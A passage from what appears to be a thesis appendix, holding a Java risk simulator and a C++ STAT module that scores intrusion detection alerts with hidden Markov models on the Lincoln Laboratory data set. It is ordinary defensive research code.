        assets[i]=Constants.ROUTER.makeAsset(i);
        hidsSensors[i]=
            ((Asset) assets[i]).addSensor(Constants.NIDS.makeSensor());
        nidsSensors[i]=
            ((Asset) assets[i]).addSensor(Constants.HIDS.makeSensor());
        i++;

        for(int j=0; j<10; j++){

            assets[i]=Constants.WORKSTATION.makeAsset(i);
            hidsSensors[i]=
                ((Asset) ((Asset) assets[i])).addSensor(
                                                Constants.NIDS.makeSensor());
            nidsSensors[i]=
                ((Asset) assets[i]).addSensor(Constants.HIDS.makeSensor());
            i++;

            assets[i]=Constants.LAPTOP.makeAsset(i);
```

```
        hidsSensors[i]=
            ((Asset) assets[i]).addSensor(Constants.NIDS.makeSensor());
        nidsSensors[i]=
            ((Asset) assets[i]).addSensor(Constants.HIDS.makeSensor());
        i++;

    }
    for(int j=0; j<2; j++){
        assets[i]=Constants.FILESERVER.makeAsset(i);
        hidsSensors[i]=
            ((Asset) assets[i]).addSensor(Constants.NIDS.makeSensor());
        nidsSensors[i]=
            ((Asset) assets[i]).addSensor(Constants.HIDS.makeSensor());
        i++;


        assets[i]=Constants.WEBSERVER.makeAsset(i);
        hidsSensors[i]=
            ((Asset) assets[i]).addSensor(Constants.NIDS.makeSensor());
        nidsSensors[i]=
            ((Asset) assets[i]).addSensor(Constants.HIDS.makeSensor());
        i++;
    }

    if(Constants.DEB) System.out.println("initialize()"+
                                         "-- Scheduling Events");

    for(int k=0; k<simulationTimespan;k++){
        for(int l=0; l<simulationAssets;l++){
            theScheduler.schedule(new StateEvent(((Asset) assets[l]),k),
                                  k, Constants.SENSORPROCESS_PRIORITY);
        }
    }

    for(int k=0; k<simulationTimespan;k++){
        for(int l=0; l<simulationAssets;l++){
            theScheduler.schedule(
                          new SensorProcessEvent((Sensor) hidsSensors[l]),
                                  k, Constants.SENSORPROCESS_PRIORITY);
        }
    }

    for(int k=0; k<simulationTimespan;k++){
        for(int l=0; l<simulationAssets;l++){
            theScheduler.schedule(
                          new SensorProcessEvent((Sensor) nidsSensors[l]),
                                  k, Constants.SENSORPROCESS_PRIORITY);
        }
    }
    for(int k=0; k<simulationTimespan;k++){
```

```
            for(int l=0; l<simulationAssets;l++){
                theScheduler.schedule(new RiskUpdateEvent(((Asset) assets[l])),
                                      k, Constants.UPDATE_PRIORITY);
            }
        }
        if(Constants.DEB) System.out.println("initialize() END");
    }

    public void init_nordsec_ex2(){
        System.out.println("initialize() START NORDSEC example 2");
        theScheduler = new Scheduler();
        simulationStartTime = theScheduler.currentTime();
        int assetId = 0;
        simulationAssets=25;
        simulationTimespan=86400; // seconds
        SimStatistics.initialize(simulationTimespan,simulationAssets);

        Object[] assets = new Asset[simulationAssets];
        Sensor[] hidsSensors = new Sensor[simulationAssets];
        Sensor[] nidsSensors = new Sensor[simulationAssets];

        int i=0; // counter

        // Genererate assets and corresponding sensors in three
        // arrays, representing the objects and their HIDS and NIDS sensors
        assets[i]=Constants.ROUTER2.makeAsset(i);
        hidsSensors[i]=
            ((Asset) assets[i]).addSensor(Constants.NIDS2.makeSensor());
        nidsSensors[i]=
            ((Asset) assets[i]).addSensor(Constants.HIDS2.makeSensor());
        i++;

        for(int j=0; j<10; j++){

            assets[i]=Constants.WORKSTATION2.makeAsset(i);
            hidsSensors[i]=
                ((Asset) ((Asset) assets[i])).addSensor(
                                                Constants.NIDS2.makeSensor());
            nidsSensors[i]=

((Asset) assets[i]).addSensor(Constants.HIDS2.makeSensor());
            i++;

            assets[i]=Constants.LAPTOP2.makeAsset(i);
            hidsSensors[i]=
                ((Asset) assets[i]).addSensor(Constants.NIDS2.makeSensor());
            nidsSensors[i]=
                ((Asset) assets[i]).addSensor(Constants.HIDS2.makeSensor());
            i++;
```

```
}
for(int j=0; j<2; j++){
    assets[i]=Constants.FILESERVER2.makeAsset(i);
    hidsSensors[i]=
        ((Asset) assets[i]).addSensor(Constants.NIDS2.makeSensor());
    nidsSensors[i]=
        ((Asset) assets[i]).addSensor(Constants.HIDS2.makeSensor());
    i++;


    assets[i]=Constants.WEBSERVER2.makeAsset(i);
    hidsSensors[i]=
        ((Asset) assets[i]).addSensor(Constants.NIDS2.makeSensor());
    nidsSensors[i]=
        ((Asset) assets[i]).addSensor(Constants.HIDS2.makeSensor());
    i++;
}

if(Constants.DEB) System.out.println("initialize()"+
                                     "-- Scheduling Events");

for(int k=0; k<simulationTimespan;k++){
    for(int l=0; l<simulationAssets;l++){
        theScheduler.schedule(new StateEvent(((Asset) assets[l]),k),
                              k, Constants.SENSORPROCESS_PRIORITY);
    }
}

for(int k=0; k<simulationTimespan;k++){
    for(int l=0; l<simulationAssets;l++){
        theScheduler.schedule(
                     new SensorProcessEvent((Sensor) hidsSensors[l]),
                              k, Constants.SENSORPROCESS_PRIORITY);
    }
}

for(int k=0; k<simulationTimespan;k++){
    for(int l=0; l<simulationAssets;l++){
        theScheduler.schedule(
                    new SensorProcessEvent((Sensor) nidsSensors[l]),
                    k, Constants.SENSORPROCESS_PRIORITY);
    }
}
for(int k=0; k<simulationTimespan;k++){
    for(int l=0; l<simulationAssets;l++){
        theScheduler.schedule(new RiskUpdateEvent(((Asset) assets[l])),
                              k, Constants.UPDATE_PRIORITY);

    }
}
```

```
    if(Constants.DEB) System.out.println("initialize() END");
}

// Executes the simulation
public void run(){
    if(Constants.DEB) System.out.println("run() START");
    theScheduler.startSim();
    if(Constants.DEB) System.out.println("run() END");
}

// Print to file
public void print(FileWriter out)
    throws IOException
{
    DecimalFormat df2 = new DecimalFormat("###.######");
    for (int i=0; i<simulationTimespan;i++){
        out.write(i+"\t"+df2.format(SimStatistics.getSystemRisk(i)));
        for (int j=0; j<simulationAssets;j++)
            {
                out.write("\t"+
                          df2.format(SimStatistics.getAssetRisk(i,j)));
            }
        out.write("\n");
    }
}

// Print true risk values to file
public void printreal(FileWriter out)
    throws IOException
{
    DecimalFormat df2 = new DecimalFormat("###.######");
    for (int i=0; i<simulationTimespan;i++){
        out.write(i+"\t"+df2.format(SimStatistics.getRealSystemRisk(i)));
        for (int j=0; j<simulationAssets;j++)
            {
                out.write("\t"+
                          df2.format(SimStatistics.getRealAssetRisk(i,j)));
            }
        out.write("\n");
    }
}

/** This is the last event scheduled **/
public class SimulationEndEvent extends Event{
    public SimulationEndEvent(){super(new Entity(0));}
    public void occur(){}
}
```

```
/** The main ... **/
public static void main(String[] args){

    System.out.println("Welcome to the Risk Simulator");

    Simulator simulator;
    File outputFile;
    File outputFile2;
    FileWriter out;
    FileWriter out2;
    int arg1=0;
    try{
        arg1 = Integer.valueOf(args[0]);

    }
    catch(Exception e){
        System.out.println("Provide scenario parameter 1"+
                           "-- NORDSEC ex. 1 or " +
                           "2 -- NORDSEC ex. 2.");
        return;
    }

    System.out.println("Initializing Risk Simulator");

    simulator = new Simulator();

    if(arg1==1){simulator.init_nordsec_ex1();}
    else if(arg1==2){simulator.init_nordsec_ex2();}
    else
        {
            System.out.println("Provide scenario parameter 1"+
                               "-- NORDSEC ex. 1 or " +
                               "2 -- NORDSEC ex. 2.");
            return;
        }

    System.out.println("Finished init. Running Simulator.");
    simulator.run();
    System.out.println("Finished simulator run. Correlation: " +
                       SimStatistics.computeRiskCorrelation());

    // Write to file
    try{
        outputFile = new File("Results"+arg1+".dat");
        outputFile2 = new File("Results_real"+arg1+".dat");
        out = new FileWriter(outputFile);
        out2 = new FileWriter(outputFile2);
        simulator.print(out);
        simulator.printreal(out2);
```

```
            out.close();
            out2.close();
        }catch(IOException e){
            System.out.println("Unable to write to file.");
            return;
        }
    }
}
```

Appendix C

Prototype Risk Assessment Code

This appendix contains the code for the risk assessment module in STAT. The code consists of two files, `IDMEF_risk.hpp` and `IDMEF_risk.cpp`. This code implements the risk assessment for the Lincoln Laboratory data set. The parameters have been hardcoded in this prototype implementation. The code for the TU Vienna data set has been left out for space reasons, as only the variables specific to the data set have been changed. See Section 3.7 for a description of the prototype design.

C.1 IDMEF_risk.hpp

```
/*
 * IDMEF_risk.hpp
 * Header file for STAT module for real-time risk assessment.
 */
#ifndef _IDMEF_RISK_H
#define _IDMEF_RISK_H
#include "idmeflib/IDMEF_events.hpp"
#include "idmeflib/IDMEF_types.hpp"
#include "idmeflib/IDMEF_helpers.hpp"
#include <map>
#include <stdio.h>
#include <stdlib.h>
#include <fstream>
#include <vector>
#include <iostream>
#include <sstream>
using namespace std;
#if defined(__GNUC__) && __GNUC__ == 3
```

```
using namespace __gnu_cxx;
#endif

// RiskObservation represents a sensor observation (alert)
class RiskObservation{
private:
  int state;
  int time;
public:
  RiskObservation();
  RiskObservation(int inState);
  RiskObservation(int inState, int inTime);
  int getValue();
  int getTime();
  void decTime(){time--;};
  void incTime(){time++;};
};

// RiskSensor represents a sensor (IDS sensor)
class RiskSensor{
private:
  vector<vector <double> > Q;
  char* sensorid;
public:
  RiskSensor(){};
  RiskSensor(vector <vector <double> > inQ);
  RiskSensor(vector <vector <double> > inQ, char* inSensorid);
  vector<vector <double> > getQ();
};

// HMMlib is the computational library for state estimations
class HMMlib{
public:
  static vector<double> computeInitAlpha(int observation,
                                         vector< vector <double> > Q,
                                         vector<double> PI);
  static vector<double> updateAlpha(int observation,
                                    vector< vector <double> > P,
                                    vector< vector <double> > Q,
                                    vector<double> PI,
                                    vector<double> lastAlpha);
  static vector<double> initState(int observation,
                                  vector< vector <double> > Q,
                                  vector<double> PI);
  static vector<double> updateState(vector<double> alpha);
  static double computeRisk(vector<double> states, vector<double> cost);
private:
  static vector<double> scaleAlpha(vector<double> alpha);
};
```

```
// RiskObject represents an asset (a host)
class RiskObject{
private:
  vector<double> PI;
  vector< vector<double> > P;
  vector<double> cost;
  vector<double> gamma;
  vector<double> alpha;
  string objectid;
  int objectno;
  int simulation_starttime;
  int last_alerttime;
  void updateState(RiskObservation observation,
                   RiskSensor sensor,
                   double[][1016]); // Lincoln Labs specific
  int MAXQUEUE;
  bool init;
  bool DEB;

public:
  RiskObject(){};
  RiskObject(vector<vector <double> > inP,
             vector<double> inPI, vector<double> inCost);
  RiskObject(vector<vector <double> > inP,
             vector<double> inPI, vector<double> inCost,
             string inObjectid);
  RiskObject(vector<vector <double> > inP,
             vector<double> inPI, vector<double> inCost,
             string inObjectid, int simulation_starttime);
  RiskObject(vector<vector <double> > inP,
             vector<double> inPI, vector<double> inCost,
             string inObjectid, int objectno,
             int simulation_starttime);
  void setPI(vector<double> inPI);
  vector <double> getPI();
  vector <vector <double> > getP();
  void update(RiskObservation observation,
              RiskSensor sensor,
              double[][1016]);  // Lincoln Labs specific variable
  double computeRisk();
  void printVector(vector<double> v);
  string getIP();
  void setDEB(){DEB=true;}
};

// A STAT filter for risk assessment
class RiskFilter : public IDMEFFilter {
private:
  double riskStatistics[12000][1016]; // Lincoln Labs specific
  int lastalerttime;
```

```
  int STARTTIME;
  bool DEB;

  int UNKNOWN_IMPACT;
  int COMPROMIZE_IMPACT;
  int SCAN_IMPACT;
  int HIDS_IMPACT;
  int OUTBOUND_IMPACT;
  int NO_ALERT;

  int LOCKE;
  int PASCAL;
  int MILL;

  int HOSTS;
  int TIMESPAN;

  int alertpri[10];

  RiskObject riskObjects[1016]; // Lincoln Labs specific
  RiskSensor riskSensors[6];
  RiskObservation riskObservation;
  RiskObject initMill(int,int);
  RiskObject initPascal(int,int);
  RiskObject initLocke(int,int);
  RiskObject initGenericHost(int, string, int);
  RiskSensor initNIDS();
  RiskSensor initMillSensor();
  double max(double x, double y);

public:
  RiskFilter(const vector<string>& args);
  virtual ~RiskFilter();
  virtual bool process(IDMEF_Message *a);

  virtual STATExtType* clone();

  void setRisk(int,int,double);
  void setDEB(){DEB=true;}
  string itos(int i);
};

#endif
```

C.2 IDMEF_risk.cpp

```
/*
 * IDMEF_risk.cpp
 * Implements real-time risk assessment as a STAT module.
```

```
 * Input: IDMEF alerts
 * Output: Prioritized IDMEF alerts
 */
#include "idmeflib/IDMEF_risk.hpp"
#include "idmeflib/IDMEF_functions.hpp"
#include "idmeflib/IDMEF_helpers.hpp"
#include "STAT/stat_scenario.h"
#include "sys/time.h"
extern struct stat_core* core_hack;

// A RiskObservation represents a sensor observation (alert)
RiskObservation::RiskObservation(){
  state=0;
}

RiskObservation::RiskObservation(int inState){
  state=inState;
}

RiskObservation::RiskObservation(int inState, int inTime){
  state=inState;
  time=inTime;
}

int RiskObservation::getValue(){
  return state;}

int RiskObservation::getTime(){
  return time;}

// A RiskSensor represents a sensor (IDS sensor)
RiskSensor::RiskSensor(vector <vector <double> > inQ){
  Q=inQ;
}

RiskSensor::RiskSensor(vector <vector <double> > inQ,
                       char* inSensorid){
  Q=inQ;
  sensorid=inSensorid;
}

vector<vector <double> > RiskSensor::getQ(){
  return Q;
}

/*
 * HMMlib contains the computational logic for performing
 * the state estimation. computeInitAlpha computes the
 * first forward variable.
 */
```

```
vector<double> HMMlib::computeInitAlpha(int observation,
                                        vector< vector <double> > Q,
                                        vector<double> PI){
  vector<double> alpha;
  for(int i=0; i<PI.size();i++){
    alpha.push_back(Q[i][observation]*PI[i]);
  }
  return scaleAlpha(alpha);
}

/*
 * updateAlpha updates the forward variable
 */
vector<double> HMMlib::updateAlpha(int observation,
                                   vector< vector <double> > P,
                                   vector< vector <double> > Q,
                                   vector<double> PI,
                                   vector<double> lastAlpha){
  vector<double> alpha;
  double tmp;
  for(int i=0; i<PI.size();i++){
    tmp=0;
    for(int j=0; j<PI.size();j++){
      tmp+=lastAlpha[j]*P[j][i];
    }
    alpha.push_back(Q[i][observation]*tmp);
  }
  return scaleAlpha(alpha);
}

/*
 * initState computes the first state estimate
 */
vector<double> HMMlib::initState(int observation,
                         vector< vector <double> > Q,
                                 vector<double> PI){
  if(observation > Q[0].size()){
    exit(1);
  }
  vector<double> gamma;
  double tmp;
  for(int i=0; i<PI.size();i++){
    tmp=0;
    for(int j=0; j<PI.size();j++){
      tmp+=Q[j][observation]*PI[j];}
    gamma.push_back((Q[i][observation]*PI[i])/tmp);
  }
  return gamma;
}
```

```
/*
 * updateState updates the state estimate
 */
vector<double> HMMlib::updateState(vector<double> alpha){
  vector<double> gamma;
  double tmp;
  for(int i=0; i<alpha.size();i++){
    tmp=0;
    for(int j=0; j<alpha.size();j++){
      tmp+=alpha[j];}
    gamma.push_back(alpha[i]/tmp);
  }
  return gamma;
}

/*
 * computeRisk compues the risk of an asset based on
 * its estimated state distribution and its cost vector.
 */
double HMMlib::computeRisk(vector<double> states, vector<double> cost){
  double risk=0;
  for(int i=0; i<states.size();i++){
    risk+=states[i]*cost[i];
  }
  return risk;
}

/*
 * scaleAlpha scales the forward variable to ensure
 * that it the compuations are within the precision range
 * of the computer.
 */
vector<double> HMMlib::scaleAlpha(vector<double> alpha){
  double tmp=0;
  vector<double> newAlpha;
  for(int i=0; i<alpha.size();i++){tmp+=alpha[i];}
  for(int i=0; i<alpha.size();i++){newAlpha.push_back(alpha[i]/tmp);}
  return newAlpha;
}

/*
 * A risk object represents a host in the prototype.
 */
RiskObject::RiskObject(vector<vector <double> > inP,
                       vector<double> inPI,
                       vector<double> inCost){
  init=false;
  P=inP;
  PI=inPI;
  cost=inCost;
```

```
  DEB = false;
  return;
}

RiskObject::RiskObject(vector<vector <double> > inP,
                       vector<double> inPI,
                       vector<double> inCost,
                       string inObjectid){
  init=false;
  P=inP;
  PI=inPI;
  cost=inCost;
  objectid=inObjectid;
  DEB = false;
  return;
}

RiskObject::RiskObject(vector<vector <double> > inP,
                       vector<double> inPI,
                       vector<double> inCost,
                       string inObjectid,
                       int inSimulation_starttime){
  init=false;
  P=inP;
  PI=inPI;
  cost=inCost;
  objectid=inObjectid;
  simulation_starttime=inSimulation_starttime;
  last_alerttime = simulation_starttime;
  DEB = false;
  return;
}

RiskObject::RiskObject(vector<vector <double> > inP,
                       vector<double> inPI,
                       vector<double> inCost,
                       string inObjectid,
                       int no, int inSimulation_starttime){
  init=false;
  P=inP;
  PI=inPI;
  cost=inCost;
  objectid=inObjectid;
  objectno=no;
  simulation_starttime=inSimulation_starttime;
  last_alerttime = simulation_starttime;
  DEB = false;
  return;
}
```

```
void RiskObject::setPI(vector<double> inPI){PI = inPI;}

vector <double> RiskObject::getPI(){return PI;}

vector <vector <double> > RiskObject::getP(){return P;}

/*
 * update triggers state estimation and risk assessment
 * computation based on an observation (IDS alert).
 * update calls updateState to perform the actual computations.
 */
void RiskObject::update(RiskObservation observation,
                        RiskSensor sensor,
                        double riskStatistics[][1016]){
  int tmpObs = observation.getValue();

  // The maximum alert queue in the prototype is 60 alerts
  MAXQUEUE = 60;

  // Process alert for next time step
  if( observation.getTime() == last_alerttime+1 ){
    updateState(observation, sensor, riskStatistics);
    return;
  }

  // If there is a time gap between previous and current observation
  else if( observation.getTime() > last_alerttime+1 ){
    for(int i = last_alerttime+1; i < observation.getTime(); i++){
      updateState(RiskObservation(5,(i)), sensor, riskStatistics);
    }
    updateState(observation, sensor, riskStatistics);
    return;
  }

    // Ignore message in the past or there are several concurrent alerts
    // when greater than MAXQUEUE
  else if(observation.getTime() + MAXQUEUE < last_alerttime+1 ){
    return;
  }

  // Ignore null messages in the past or concurrent null msgs
  else if(observation.getValue()==5){
    return;
  }

  else{
    observation.incTime();
    update(observation,sensor, riskStatistics);
    return;
  }
```

```
}

/*
 * updateState updates the security state estimate
 * of the host.
 */
void RiskObject::updateState(RiskObservation observation,
                             RiskSensor sensor,
                             double riskStatistics[][1016]){
  int tmpObs = observation.getValue();
  vector< vector <double> > tmpQ = sensor.getQ();
  if (!init){
    alpha = HMMlib::computeInitAlpha(tmpObs, tmpQ, PI);
    gamma = HMMlib::initState(tmpObs,tmpQ, PI);
    init = true;
  }
  else{
    alpha = HMMlib::updateAlpha(tmpObs,P, tmpQ, PI, alpha);
    gamma = HMMlib::updateState(alpha);
  }
  riskStatistics[observation.getTime()-952438856][objectno] =
    computeRisk();
  last_alerttime = observation.getTime();
}

/*
 * computeRIsk triggers a risk computation for the host
 */
double RiskObject::computeRisk(){
  double tmp=0;
  for (int i=0; i<gamma.size(); i++){
    tmp+=gamma.at(i)*cost.at(i);
  }
  return tmp;
}

void RiskObject::printVector(vector<double> v){ // for debugging only
  for(int i=0; i<v.size();i++){
    cout << " " << v.at(i);
  }
}

string RiskObject::getIP(){
  return objectid;
}

/*
 * RiskFilter implements a filter in STAT. The constructor
 * configures the filter with the necessary model variables
 * for the experiment setup.
```

```
 */
RiskFilter::RiskFilter(const vector<string>& args){

  // Lincoln Labs data set specific variables
  LOCKE = 10 - 1;
  PASCAL = 50 - 1;
  MILL = 782  - 1;
  int simulation_starttime = 952438856;
  string hosts[1016];
  string networks[4] = {"172.16.112.",
                        "172.16.113.",
                        "172.16.114.",
                        "172.16.115."};
  string nw = "172.16.112.";

  lastalerttime = simulation_starttime;

  // Observation type classification for HMMs
  UNKNOWN_IMPACT=0;
  COMPROMIZE_IMPACT=1;
  SCAN_IMPACT=2;
  HIDS_IMPACT=3;
  OUTBOUND_IMPACT=4;
  NO_ALERT=5;

  for (int i = 0; i < 4; i++){
    for (int j = 1; j<254; j++) {
      hosts[i*254 + j - 1] = networks[i] + itos(j);
    }
  }

  // Example risk object

  // Q - observation probability matrix
  // \ observation probability
  // s|-----------------------
  // t|
  // a|
  // t|
  // e|

  // Host initialization
  for (int i = 0; i < 1016; i ++ ){
    if(i == MILL){
      riskObjects[i] = initMill(simulation_starttime,i);
    }
    else if(i == LOCKE){
      riskObjects[i] = initLocke(simulation_starttime,i);
    }
    else if(i == PASCAL){
```

```
      riskObjects[i] = initPascal(simulation_starttime,i);
    }
    else{
      riskObjects[i] = initGenericHost(simulation_starttime,hosts[i],i);
    }
  }

  // Sensor initialization
  riskSensors[0] = initNIDS();
  riskSensors[1] = initMillSensor();
}

/*
 * The destructor updates risk for all assets, prints
 * the results to file, and outputs the results of the
 * prioritization to the terminal.
 */
RiskFilter::~RiskFilter(){
  RiskObservation endobservation = RiskObservation(NO_ALERT,
                                                   lastalerttime+1);
  int tmpsensor = 0;

  // Update risk for all hosts at the end of the data set
  for (int i = 0; i < 1016; i ++ ){
    if((i == MILL) || (i == PASCAL)){ // Mill, Pascal
      tmpsensor = 1;
    }
    else{
      tmpsensor = 0;
    }
    riskObjects[i].update(endobservation,
                          riskSensors[tmpsensor],
                          riskStatistics);
  }

  // Write to file
  double tmprisk;
  ofstream myfile;
  myfile.open("results.csv");
  for(int i=0;i<11836;i++){
    tmprisk=0;
    for(int j=0;j<1016;j++){
      tmprisk+=riskStatistics[i][j];
    }
    myfile << i << "\t" << tmprisk << "\t" << tmprisk / 1016;
    for(int j=0;j<1016;j++){
      myfile << "\t" << riskStatistics[i][j];
    }
    myfile << endl;
  }
```

```
  myfile.close();

  // Write prioritization results to stdout
  cout << "Alert priorization results: ";
  for(int i=0; i<10; i++){
    cout << "\t" << alertpri[i];
  }
  cout << endl;
  exit(1);

}

/*
 * Process an IDMEF message
 */
bool RiskFilter::process(IDMEF_Message *a) {
  struct timeval time;
  int unixtime;
  double pri = 0;

  if ((!a->hasAttribute("alert->source->node->address->address")) ||
      (!a->hasAttribute("alert->target->node->address->address"))){
    // RiskFilter::Process -- no source || target adr.
    exit(1);
  }

  char* target_ip;
  if (a->alert->target->hasAddress())
    {target_ip = a->alert->target->node->address->address;}
  else{
    target_ip = strdup("0.0.0.0");
  };

  char* source_ip;
  if (a->alert->source->hasAddress())
    {source_ip = a->alert->source->node->address->address;}
  else {
    source_ip = strdup("0.0.0.0");
  }

  char* sensor_id = a->alert->analyzer->analyzerid;

  // We only consider one of the Snort sensors
  if(sensor_id == "snort:dmz"){
    cout << "Snort:dmz not considered." << endl;
    return true;
  }

  CreateTime* createtime = a->alert->createtime;
  createtime->getTime(&time);
```

```
unixtime=time.tv_sec;
lastalerttime=unixtime;
Alert::Type* impact = a->alert->impact;
int alert_impact = *impact;
int observation;;

UNKNOWN_IMPACT=0;
COMPROMIZE_IMPACT=1;
SCAN_IMPACT=2;
HIDS_IMPACT=3;
OUTBOUND_IMPACT=4;
NO_ALERT=5;

// Set observation type based on alert classification
if((string) sensor_id == "ustat:mill" ||
   (string) sensor_id == "ustat:pascal"){
  observation=HIDS_IMPACT;}
else if(alert_impact == 0){
  observation=UNKNOWN_IMPACT;}
else if(alert_impact == 4){
  observation=COMPROMIZE_IMPACT;}
else if(alert_impact == 8){
  observation=SCAN_IMPACT;}
else if(alert_impact == 6){
  observation=OUTBOUND_IMPACT;}
else{
  cout << "Error -- Unknown alert impact : " << alert_impact << endl;
  exit(1);
}

// HIDS
if(!strncmp(sensor_id, "ustat:", 6)){
  if((string) target_ip == "mill" || (string) source_ip == "mill"){
    riskObservation = RiskObservation(observation,unixtime);
    riskObjects[MILL].update(riskObservation,
                             riskSensors[1], riskStatistics);
    pri = max(pri,riskObjects[MILL].computeRisk());

  }
  else if((string) target_ip == "pascal" ||
          (string) source_ip == "mill"){
    riskObservation = RiskObservation(observation,unixtime);
    riskObjects[PASCAL].update(riskObservation,
                               riskSensors[1], riskStatistics);
    pri = max(pri,riskObjects[PASCAL].computeRisk());

  }
  else{
    if(DEB){cout << "HIDS without match, target: " <<
              target_ip << ", source: " << source_ip << endl;}
```

```
  }
}

else{ // NIDS
  for( int i = 0 ; i < 1016 ; i++){
    if(riskObjects[i].getIP() == (string) target_ip){
      // INBOUND NIDS
      riskObservation = RiskObservation(observation,unixtime);
      if(((string) target_ip == "172.16.115.20") ||
         ((string) target_ip == "172.16.112.50")){
        riskObjects[i].update(riskObservation, riskSensors[1],
                              riskStatistics);
        pri = max(pri,riskObjects[i].computeRisk());

      }
      else{
        riskObjects[i].update(riskObservation, riskSensors[0],
                              riskStatistics);
        pri = max(pri,riskObjects[i].computeRisk());

      }
    }
    if(riskObjects[i].getIP() == (string) source_ip){
      // OUTBOUND NIDS
      riskObservation = RiskObservation(OUTBOUND_IMPACT,unixtime);
      if(((string) source_ip == "172.16.115.20") ||
         ((string) source_ip == "172.16.112.50")){
        riskObjects[i].update(riskObservation, riskSensors[1],
                              riskStatistics);
        pri = max(pri,riskObjects[i].computeRisk());

      }
      else{
        riskObjects[i].update(riskObservation, riskSensors[0],
                              riskStatistics);
        pri = max(pri,riskObjects[i].computeRisk());

      }
    }
  }
}

// Set priority according to the risk of the involved hosts
if(pri<10){
  alertpri[0]++;}
else if(pri<20){
  alertpri[0]++;}
else if(pri<30){
  alertpri[1]++;}
else if(pri<40){
```

```
    alertpri[1]++;}
  else if(pri<50){
    alertpri[2]++;}
  else if(pri<60){
    alertpri[2]++;}
  else if(pri<70){
    alertpri[3]++;}
  else if(pri<80){
    alertpri[3]++;}
  else if(pri<90){
    alertpri[4]++;}
  else{
    alertpri[4]++;}

  return true;
}

/*
 * Initialize the HMM and risk model host Mill
 */
RiskObject RiskFilter::initMill(int simStarttime, int no){

  double p1[] = {0.992995,0.004,0.003,0.000005}; // G
  double p2[] = {0.004, 0.991995, 0.004, 0.000005}; // P
  double p3[] = {0.003, 0.004, 0.992995, 0.000005}; // A
  double p4[] = {0.00000000000000000000000000000001,
                 0.00000000000000000000000000000001,
                 0.00000000000000000000000000000001,
                 0.99999999999999999999999999999997}; // C

  vector<double> tmp1(p1, p1+4);
  vector<double> tmp2(p2, p2+4);
  vector<double> tmp3(p3, p3+4);
  vector<double> tmp4(p4, p4+4);

  vector<vector <double> > P;
  P.push_back(tmp1);
  P.push_back(tmp2);
  P.push_back(tmp3);
  P.push_back(tmp4);

  double pi[] = {1,0,0,0};
  vector<double> PI(pi, pi+4);

  double cost[] = {0,25,50,100};
  vector<double> COST(cost, cost+4);

  return RiskObject(P,PI, COST, "172.16.115.20", no, simStarttime);
}
```

```
/*
 * Initialize the HMM and risk model host Pascal
 */
RiskObject RiskFilter::initPascal(int simStarttime, int no){

  double p1[] = {0.992995,0.004,0.003,0.000005}; // G
  double p2[] = {0.004, 0.991995, 0.004, 0.000005}; // P
  double p3[] = {0.003, 0.004, 0.992995, 0.000005}; // A
  double p4[] = {0.00000000000000000000000000000001,
                 0.00000000000000000000000000000001,
                 0.00000000000000000000000000000001,
                 0.99999999999999999999999999999997}; // C

  vector<double> tmp1(p1, p1+4);
  vector<double> tmp2(p2, p2+4);
  vector<double> tmp3(p3, p3+4);
  vector<double> tmp4(p4, p4+4);

  vector<vector <double> > P;
  P.push_back(tmp1);
  P.push_back(tmp2);
  P.push_back(tmp3);
  P.push_back(tmp4);

  double pi[] = {1,0,0,0};
  vector<double> PI(pi, pi+4);

  double cost[] = {0,25,50,100};
  vector<double> COST(cost, cost+4);

  return RiskObject(P,PI, COST, "172.16.112.50", no, simStarttime);
}

/*
 * Initialize the HMM and risk model host Locke
 */
RiskObject RiskFilter::initLocke(int simStarttime, int no){

  double p1[] = {0.992995,0.004,0.003,0.000005}; // G
  double p2[] = {0.004, 0.991995, 0.004, 0.000005}; // P
  double p3[] = {0.003, 0.004, 0.992995, 0.000005}; // A
  double p4[] = {0.00000000000000000000000000000001,
                 0.00000000000000000000000000000001,
                 0.00000000000000000000000000000001,
                 0.99999999999999999999999999999997}; // C

  vector<double> tmp1(p1, p1+4);
  vector<double> tmp2(p2, p2+4);
  vector<double> tmp3(p3, p3+4);
  vector<double> tmp4(p4, p4+4);
```

```
  vector<vector <double> > P;
  P.push_back(tmp1);
  P.push_back(tmp2);
  P.push_back(tmp3);
  P.push_back(tmp4);

  double pi[] = {1,0,0,0};
  vector<double> PI(pi, pi+4);

  double cost[] = {0,25,50,100};
  vector<double> COST(cost, cost+4);

  return RiskObject(P,PI, COST, "172.16.112.10", no, simStarttime);
}

/*
 * Initialize the HMM and risk model the remaining hosts
 */
RiskObject RiskFilter::initGenericHost(int simStarttime, string id, int no){

  double p1[] = {0.992995,0.004,0.003,0.000005}; // G
  double p2[] = {0.004, 0.991995, 0.004, 0.000005}; // P
  double p3[] = {0.003, 0.004, 0.992995, 0.000005}; // A
  double p4[] = {0.00000000000000000000000000000001,
                 0.00000000000000000000000000000001,
                 0.00000000000000000000000000000001,
                 0.99999999999999999999999999999997}; // C

  vector<double> tmp4(p1, p1+4);
  vector<double> tmp5(p2, p2+4);
  vector<double> tmp6(p3, p3+4);
  vector<double> tmp7(p4, p3+4);

  vector<vector <double> > P;
  P.push_back(tmp4);
  P.push_back(tmp5);
  P.push_back(tmp6);
  P.push_back(tmp7);

  double pi[] = {1,0,0,0};
  vector<double> PI(pi, pi+4);

  double cost[] = {0,25,50,100};
  vector<double> COST(cost, cost+4);

  return RiskObject(P,PI, COST, id, no, simStarttime);
}

/*
```

```
 * Initialize the sensor for the hosts with both NIDS
 * and HIDS sensors, i.e., Mill and Pascal.
 */
RiskSensor RiskFilter::initMillSensor(){

  double q1[] = {0.05,0.0001,0.02,0.01,0.02,0.8999}; //G
  vector<double> tmp1(q1, q1+6);
  double q2[] = {0.05,0.0001,0.25,0.01,0.02,0.6699};
  vector<double> tmp2(q2, q2+6); //M
  double q3[] = {0.1,0.005,0.1,0.03,0.03,0.735};
  vector<double> tmp3(q3, q3+6); //A
  double q4[] = {0.02,0.05,0.04,0.04,0.05,0.80};
  vector<double> tmp4(q4, q4+6); //C

  vector<vector <double> > Q;
  Q.push_back(tmp1);
  Q.push_back(tmp2);
  Q.push_back(tmp3);
  Q.push_back(tmp4);

  return RiskSensor(Q, "MillSensor");
}

/*
 * Initialize the sensor for the hosts with only NIDS
 * sensors and no HIDS sensor.
 */
RiskSensor RiskFilter::initNIDS(){

  double q1[] = {0.05,0.0001,0.02,0,0.02,0.9099}; //G
  vector<double> tmp1(q1, q1+6);
  double q2[] = {0.05,0.0001,0.25,0,0.02,0.6799};
  vector<double> tmp2(q2, q2+6); //M
  double q3[] = {0.1,0.005,0.1,0,0.03,0.765};
  vector<double> tmp3(q3, q3+6); //A
